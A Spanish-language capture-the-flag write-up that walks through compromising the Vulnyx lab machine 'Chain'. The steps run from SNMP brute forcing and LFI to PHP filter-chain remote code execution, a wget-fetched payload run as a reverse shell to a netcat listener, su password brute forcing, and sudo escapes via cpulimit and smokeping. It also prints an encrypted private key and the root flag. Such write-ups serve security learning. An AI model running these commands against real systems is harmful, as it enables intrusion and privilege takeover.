Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Chain – Plataforma Vulnyx

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "Chain"** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

Empezamos utilizando la herramienta arp-scan o netdiscover para encontrar los hosts activos en nuestra red:

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan 192.168.1.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 192.168.1.141
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     c4:a3:66:d0:6a:1a       (Unknown)
192.168.1.128   38:18:4c:d9:4d:bd       (Unknown)
192.168.1.130   4c:4a:48:07:6f:fe       (Unknown)
192.168.1.137   d8:5e:d3:e2:37:8f       (Unknown)
192.168.1.134   4c:4a:48:07:6f:fe       (Unknown)
192.168.1.142   d8:bb:c1:f8:8e:3f       (Unknown)
192.168.1.146   08:00:27:4a:b0:ee       (Unknown)
192.168.1.130   08:6f:48:42:dd:22       (Unknown) (DUP: 2)
192.168.1.134   08:6f:48:42:dd:22       (Unknown) (DUP: 2)
192.168.1.138   04:c4:61:9d:9c:08       (Unknown)
192.168.1.129   e0:e2:e6:52:f0:3c       (Unknown)
192.168.1.138   04:c4:61:9d:9c:08       (Unknown) (DUP: 2)
192.168.1.131   e0:4b:a6:4a:eb:c9       (Unknown)
192.168.1.136   fc:02:96:26:cd:99       (Unknown)
192.168.1.133   56:76:ca:18:5f:39       (Unknown: locally administered)

15 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.990 seconds (128.64 hosts/sec). 12 responded
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

15 Captured ARP Req/Rep packets, from 13 hosts.   Total size: 900
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.1     c4:a3:66:d0:6a:1a      1      60  zte corporation
192.168.1.128   38:18:4c:d9:4d:bd      2     120  Sony Home Entertainment&Sound Products In
192.168.1.130   4c:4a:48:07:6f:fe      1      60  Unknown vendor
192.168.1.134   4c:4a:48:07:6f:fe      1      60  Unknown vendor
192.168.1.137   d8:5e:d3:e2:37:8f      1      60  GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.142   d8:bb:c1:f8:8e:3f      1      60  Micro-Star INTL CO., LTD.
192.168.1.146   08:00:27:4a:b0:ee      1      60  PCS Systemtechnik GmbH
192.168.1.136   fc:02:96:26:cd:99      1      60  Xiaomi Communications Co Ltd
192.168.1.130   08:6f:48:42:dd:22      1      60  Shenzhen iComm Semiconductor CO.,LTD
192.168.1.131   e0:4b:a6:4a:eb:c9      1      60  HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.134   08:6f:48:42:dd:22      1      60  Shenzhen iComm Semiconductor CO.,LTD
192.168.1.138   04:c4:61:9d:9c:08      2     120  Murata Manufacturing Co., Ltd.
192.168.1.129   e0:e2:e6:52:f0:3c      1      60  Espressif Inc.
```

Encontramos que el host activo 192.168.1.146 está activo, así que podemos empezar a realizar el escaneo utilizando **nmap.**

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV -sC -p- --min-rate=5000 -vvv -n -Pn -oG allPorts 192.168.1.146
```

```
Nmap scan report for 192.168.1.146
Host is up, received arp-response (0.000063s latency).
Scanned at 2025-10-26 19:31:59 CET for 8s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
|_http-title: Chain
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:4A:B0:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Como el puerto 80 está abierto podemos acceder al navegador y colocando la ip de la máquina victima accederemos al servicio web que está corriendo:

Chain

Don't worry bro, the chain will show you the way...

Observamos que nos dice que la cadena nos mostrará el camino…

Si descargamos la imagen y la examinamos con la herramienta strings podemos obtener lo siguiente:

```
┌──(kali㉿kali)-[~/Desktop/chain]
└─$ strings chain.jpeg
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,92E78A581F3E1F25
pLzUnqFfRfhNyMnFWUQJj0+h6ctKAR0G83+8TCL7X8H571/20pdIDmQtLVut5Che
n3RZu7O1xq8SK5G6ivVj3JtrijV5M541c90dp6I1V1dkg/+iYIOEich7VXj/uZ8n
RgQRpgAompw4EEC/+Q8WhvPadl/6syW1+UvlZlzV0mAlYQxDVF/PiJDoxt7QBXVF
UQ1Oma+4D/E1EL9PxWYfcqmEZRavN3FdCQ8DNiApBXWRwUkina2G+dkZBkZJhroh
t+YnSTOv/ls+//Xb2xoovj8n3fI6jG7VLCeXY3GuxZTqAkT5yG5iC3qvszeb411f
nlGjkcUTHYLjVC/zuyz01zOJTw0gYiss7eMdl3arOvV1Da0qkov2o1ht1R+gEa/c
COhaYjNoBdFKLzGr7Xf8RfqouIgL8IrIe50q3jar+S5Z5M4D1pKdEWlAUjP2ais7
MUk8hk2gq0IuGEbwDG7JRXOSbbMM4FGYU3Ot4g1eFbjTTYUS91/jGrufUpw9Ec+6
l4K5Ee5uZeIio4rMwcdqinA9rvgfYJiHZ5q9Di/MW9T/7HQVYWCEEXngILpDwVlK
sEwUcqAMCObxYBG0FEc2IV4dnMIDTuRFJoNy9sWifKEnNM1TnBhUyYDZFaJNEiRP
JGT9vmDRqlQYQQvqPmf+uoYkH554OFYEbUhjNgULO7k2NLD0+0i5nU4zVMwg1Btc
SjBLIMmyYpj5RT/U8DZiefCWbyYCkz6BwyvGiUBGlGIbWTM5fCajqOhUSsh0616C
xCOuftFjPI4AaRTEb+hSQAvKq6ePvw6ErmrUJK2xOMW6U6CLTbWXhRJ3grR7MXUV
BWZyrPHRntGiLNqX+ZH/M7JRZegvY2uhMPmPeq7hH9x/UqIghvYilKEqruui4j73
EGiJRBD9h7buEispZoLhXZmgw3XmHqOPC+oCK4XCrXqRaOSrN2X/ufyhyLvO+CsK
rMAJnifHZBkUq1HXU1BmEcK4eBPXRq/RZsvKgPiswZjYQOwjx36+rvts6wb5XRyY
l29jefPpaWw7eCZbfA+9Czi2PTpLd2WOKhOl0Lq3kgdZ+NCTkVKCD3Ortbx9UNJZ
aCXj/iaCFBFWcs7JUCW/go1jyucRjAhcPhynD+6QkV7E8i1fgTAEzmhJhybxVlb9
RXiC7qk7LpQM/TMf2VoX7Bt1t/Gx/Afblfz3H6xtCyuMlkCHXdius7z121BzY9D6
PytF26BXw6vM29wOzxkLtX0TT0a+6A2GSiH19qnEcwWqsy6XrYrcIgVtzGyepMPL
ggIxeKc8W32N2wn73zAI7Oa1DyQFlVfF+Ve0ObYKDpIMhwa0q+9q0AwLWDq3SG2m
a1osxjpqh0Puy+XlStMuIN234LupUR6Q/A7UoSbZosIMhBoyLWNH0pYr36kLApcC
YTnAhcvTzAs/jdPSo5Qze6U4G8G0MDRstUEugfvoEoEf+iZkBJEvYlOQc7Sc2vdC
qd+4B2iD0e5kBvUxmiNmTiC+9xP1oi5Z2PR28bcGy7JWj3yQ8ra4YKP1PLbmY1yq
MwqyWhIV0Hv1iSp8iEXWwRX/BuQH5nbHWgkzykGQkEp8c2M2op0CaA==
-----END RSA PRIVATE KEY-----
```

Encontraremos esta clave RSA dentro de la imagen, aunque no nos servirá de mucho, ya que el puerto 22 no está habilitado y tampoc el servicio SSH.

Llegados a este punto, podemos realizar un escaneo con nmap, pero esta vez por UDP, utilizando el comando -sU:

```
┌──(root㉿kali)-[/home/kali/Desktop/chain]
└─# nmap -sU --top-ports 200 --min-rate=5000 -vvv -n -Pn -oG allPortsUDP 192.168.1.146
```

Con este comando, encontramos que el puerto 161 está abierto, el cual corresponde al protocolo snmp:

```
161/udp   open          snmp            udp-response ttl 64
```

El **protocolo SNMP (Simple Network Management Protocol)** es uno de los más usados en redes para **monitorear, gestionar y controlar dispositivos** conectados — como routers, switches, servidores, impresoras, cámaras IP, etc.

Descubrimos también la versión del servicio con el parámetro -sV en nmap:

```
PORT    STATE SERVICE REASON              VERSION
161/udp open  snmp    udp-response ttl 64 net-snmp; net-snmp SNMPv3 server
MAC Address: 08:00:27:4A:B0:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Para poder explotarlo hay una herramienta llamada **snmpwalk**, que recorre la base de datos SNMP de un dispositivo, para intentar encontrar alguna huella para seguir de cara a la intrusión. Para utilizarlo necesitamos el community string, que para el caso funciona como una contraseña.

Para averiguar esta contraseña, vamos a hacer uso de una herramienta llamada **onesixtyone**, la cual ejecutará un ataque de fuerza bruta utilizando un diccionario. Para este ataque de fuerza bruta podemos utilizar uno de los diccionarios más conocidos como es rockyou.txt.

Así pues, el comando que debemos utilizar para averiguar la contraseña del servicio snmp es el siguiente:

```
┌──(root㉿kali)-[/home/kali/Desktop/chain]
└─# onesixtyone -c /usr/share/wordlists/rockyou.txt 192.168.1.146
Scanning 1 hosts, 16384 communities
```

Esperamos unos instantes a que se complete el ataque de fuerza bruta y obtendremos la contraseña:

```
┌──(root㉿kali)-[/home/kali/Desktop/chain]
└─# onesixtyone -c /usr/share/wordlists/rockyou.txt 192.168.1.146
Scanning 1 hosts, 16384 communities
192.168.1.146 [security] Linux chain 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64
```

La contraseña en este caso es ‘security’. Ahora ya podemos utilizar la herramienta snmpwalk para recorrer dicho servicio en busca de más pistas para poder lograr una intrusión.

Ejecutamos la herramienta snmpwalk, pasando como parámetros -c ‘Contraseña’ -v2c ‘Ip de la víctima’

```
┌──(root㉿kali)-[/home/kali/Desktop/chain]
└─# snmpwalk -c security -v2c 192.168.1.146
```

En este caso, entre otras muchas cosas obtenemos un dominio y un posible usuario:

```
┌──(root㉿kali)-[/home/kali/Desktop/chain]
└─# snmpwalk -c security -v2c 192.168.1.146
iso.3.6.1.2.1.1.1.0 = STRING: "Linux chain 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12)
x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (152207) 0:25:22.07
iso.3.6.1.2.1.1.4.0 = STRING: "Blue <blue@chaincorp.nyx>"
```

De momento vamos a dejar aparcado el usuario, y vamos a centrarnos en el dominio. Podemos ir al archivo /etc/hosts y asignar ese dominio a la dirección IP de la víctima:

```
  GNU nano 8.6
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.1.146   chaincorp.nyx
```

En este punto quizás creas que no has avanzado, pero asignar el dominio a una IP da pie a poder buscar subdominios mediante fuzzing. Para ello utilizaremos la herramienta wfuzz, existen otras herramientas con ffuf, dirbuster, gobuster, pero a mí personalmente me gusta utilizar wfuzz.

Para poder hallar subdominos debemos realizar un ataque de fuerza bruta utilizando el diccionario apropiado. El comando a utilizar de wfuzz sería el siguiente:


wfuzz -c --hc=404 --hl=11 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -H "Host: FUZZ.chaincorp.nyx" -u 192.168.1.146

```
000002822:   200        20 L     37 W       628 Ch      "utils"
```

Por lo que ahora podemos ir otra vez al archivo /etc/hosts y añadir este subdominio:

```
  GNU nano 8.6
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
192.168.1.146   utils.chaincorp.nyx
```

Bien, ahora si desde el navegador apuntamos a:




Tendremos acceso a esta página:

System Utils

Choose the desired utility and run it.


- id
- ip
- ps
- ss
- uname
- uptime
- whoami
- hostname

Como podemos comprobar cada vez que entramos en un enlace, se intenta apuntar a un recurso del servidor.



Podemos intentar apuntar a un recurso propio del servidor, haciendo uso de **path traversal, para intentar explotar un Local File Inclusion.**

Para conseguir esto, debemos retroceder en los directorios hasta llegar a la raíz (/), y luego volver a apuntar a un recurso, por ejemplo vamos a intentar mostrar por el navegador el archivo **/etc/passwd:**




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
blue:x:1000:1000:blue:/home/blue:/bin/bash
red:x:1001:1001:red:/home/red:/bin/bash
Debian-snmp:x:106:113::/var/lib/snmp:/bin/false
Debian-exim:x:107:114::/var/spool/exim4:/usr/sbin/nologin
smokeping:x:108:115:SmokePing daemon,,,:/var/lib/smokeping:/usr/sbin/nologin
```


Como podemos observar, se puede listar el contenido del archivo /etc/passwd en el navegador. En este momento sabemos que la máquina es vulnerable a LFI.

Llegados a este punto y dado que no se nos permite subir ningún archivo al servidor, podemos hacer uso de una herramienta en Python que vamos a programar para poder apuntar a un recurso, donde el cual el mismo recurso se va a pasar por URL y en él se encontrará el comando a ejecutar, obteniendo la capacidad de ejecutar comandos de manera remota.

Utilizamos una herramienta llamada **php_filter_generator.py** para poder generar una cadena, para probar si podemos ejecutar una cadena en php, utilizando la librería system que se encarga de poder ejecutar comandos a nivel de sistema. Para utilizar esta herramienta debemos utilizar el parámetro –chain + el código en php a ejecutar.

```
┌──(kali㉿kali)-[~/Desktop/chain/php_filter_chain_generator]
└─$ python3 php_filter_chain_generator.py --chain "<?php system('ls') ?>"
```

Copiamos el output de este comando en el navegador, de esta manera:




Como podemos observar, obtenemos ejecución remota de comandos, el comando ls se ha ejecutado:

```
hostname.php
id.php
include.php
index.html
index.html.1
index.html.2
ip.php
ps.php
ss.php
uname.php
uptime.php
whoami.php
```

En este momento, podemos aprovechar para obtener una consola reversa (reverse shell). Para ello, podemos crear un archivo malicioso para compartir con el servidor, para ello creamos un archivo malicioso index.html que contendrá el comando con el que obtendremos la reverse shell.

Ahora lo que tenemos que conseguir es cargar el archivo malicioso en el servidor, por lo que en primer lugar debemos hacer lo siguiente:

1.Montamos un servidor http con python en la carpeta donde tengamos guardado el archivo malicioso html:



2.Por otro lado hacemos uso de la herramienta **php_filter_generator.py** para generar el comando que ejecutaremos en el servidor el cual será “wget 192.168.1.141”, por lo que haremos lo siguiente:

Copiamos la cadena generada del mismo modo que anteriormente y observamos lo que pasa:

Si ahora volvemos a ejecutar el comando ls utilizando la herramienta mencionada, para listar los archivos de los que dispone el servidor, podemos observar que el archivo malicioso se ha transferido:

```
┌──(kali㉿kali)-[~/Desktop/chain/php_filter_chain_generator]
└─$ python3 php_filter_chain_generator.py --chain "<?php system('ls'); ?>"
```

```
hostname.php
id.php
include.php
index.html
index.html.1
index.html.2
index.html.3
ip.php
ps.php
ss.php
uname.php
uptime.php
whoami.php
```

Ahora utilizando otra vez la herramienta anterior, podemos utilizar el comando “bash index.html.3” para tratar con la consola el comando contenido dentro del archivo index.html.3. En este punto antes de ejecutar este comando debemos abrir una conexión con netcat en escucha por el mismo puerto que hemos indicado en el html (en este caso el 443, pero puede ser cualquiera que no esté ocupado) para recibir la consola reversa.

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
```

```
┌──(kali㉿kali)-[~/Desktop/chain/php_filter_chain_generator]
└─$ python3 php_filter_chain_generator.py --chain "<?php system('bash index.html.3'); ?>"
```

Pegamos la cadena resultante en el navegador, como en los pasos anterior, mientras tenemos en otra consola la conexión en escucha por el puerto 443 y obtenemos la shell reversa:

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.141] from (UNKNOWN) [192.168.1.146] 55610
bash: cannot set terminal process group (451): Inappropriate ioctl for device
bash: no job control in this shell
www-data@chain:/var/www/vhost$
```

Para tener una mejor experiencia con la shell obtenida tenemos que realizar un pequeño tratamiento de la misma. Introducimos esta serie de comandos:

```
www-data@chain:/var/www/vhost$ script /dev/null -c bash
```

```
www-data@chain:/var/www/vhost$ ^Z
zsh: suspended  nc -lnvp 443
```

```
┌──(kali㉿kali)-[~/Desktop/chain/php_filter_chain_generator]
└─$ stty raw -echo; fg
[2]  - continued  nc -lnvp 443
```

```
┌──(kali㉿kali)-[~/Desktop/chain/php_filter_chain_generator]
└─$ stty raw -echo; fg
[2]  - continued  nc -lnvp 443
                              reset xterm
```

```
www-data@chain:/var/www/vhost$ export SHELL=bash
```

```
www-data@chain:/var/www/vhost$ export TERM=xterm
```

Una vez completada la intrusión deberemos proceder a la escalada de privilegios. Para ello nos desplazaremos al directorio home y nos daremos cuenta de que hay dos usuarios: red y blue.

Para ello probaremos a hacer un ataque de fuerza bruta contra uno de los dos usuarios, para ello programaremos un script para cargar un diccionario de posibles contraseñas e ir probando para poder acceder al usuario.

El script en cuestión es el siguiente suForce, el cual podremos encontrar en el siguiente repositorio:

https://github.com/d4t4s3c/suForce/blob/main/suForce

Para poder pasar el script a la máquina víctima podemos utilizar el siguiente comando:

```
www-data@chain:/tmp$ wget 192.168.1.141/suForce
```

Le damos permisos de ejecución al script y obteenemos también el diccionario rockyou en la máquina víctima.

Para utilizar el script tenemos que utilizar el parámetro -u indicar el usuario y -w y utilizar el diccionario.

```
./suForce.sh -u blue -w rockyou.txt
                 _____
 ___ _   _ ____ |  ___|__  _ __ ___ ___
/ __| | | |_  / | |_ / _ \| '__/ __/ _ \
\__ \ |_| |/ /  |  _| (_) | | | (_|  __/
|___/\__,_/___| |_|  \___/|_|  \___\___|
 code: d4t4s3c      version: v1.0.0
 Username | blue
 Wordlist | rockyou.txt
 Status   | 2305/14344392/0%/skyblue
 Password | skyblue
```

En este caso la contraseña del usuario blue es skyblue, por lo que podemos acceder a dicho usuario.

```
www-data@chain:/var/www/vhost$ su blue
Password:
blue@chain:/var/www/vhost$
```

Una vez siendo blue, podemos introducir este comando, para ver que comandos utilizados con sudo pueden utilizarse y qué usuario lo utilizarán. Descubrimos que el usuario red puede utilizar como sudo el binario cpulimit. Así que introducimos el siguiente comando:

```
blue@chain:/var/www/vhost$ sudo -u red cpulimit -l 100 -f /bin/sh
Process 10175 detected
$ whoami
red
$
```

Así que ya somos el usuario red, volvemos a introducir sudo -l para ver qué comandos utilizados con sudo nos permiten ser otro usuario.

```
$ whoami
red
$ sudo -l
Matching Defaults entries for red on chain:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User red may run the following commands on chain:
    (root) NOPASSWD: /usr/sbin/smokeping
```

En este caso concreto podemos introducir el comando siguiente:

```
$ man smokeping
```

Podemos convertirnos en root desde el manual de la herramienta smokeping de la siguiente manera:

```
red@chain:/var/www/vhost$ sudo /usr/sbin/smokeping --man
sudo: unable to send audit message: Operación no permitida
You need to install the perl-doc package to use this program.
```

Una vez dentro pulsamos : e introducimos el siguiente comando: !/bin/bash. Una vez completado este paso, nos convertiremos en root:

```
root@chain:/var/www/vhost# whoami
root
root@chain:/var/www/vhost#
```

Ahora podemos acceder a la flag y resolver la máquina:

```
root@chain:/home# cd /root
root@chain:~# ls
root.txt
root@chain:~# cat root.txt
e3ed9239f6a751276f3e803968efb36b
```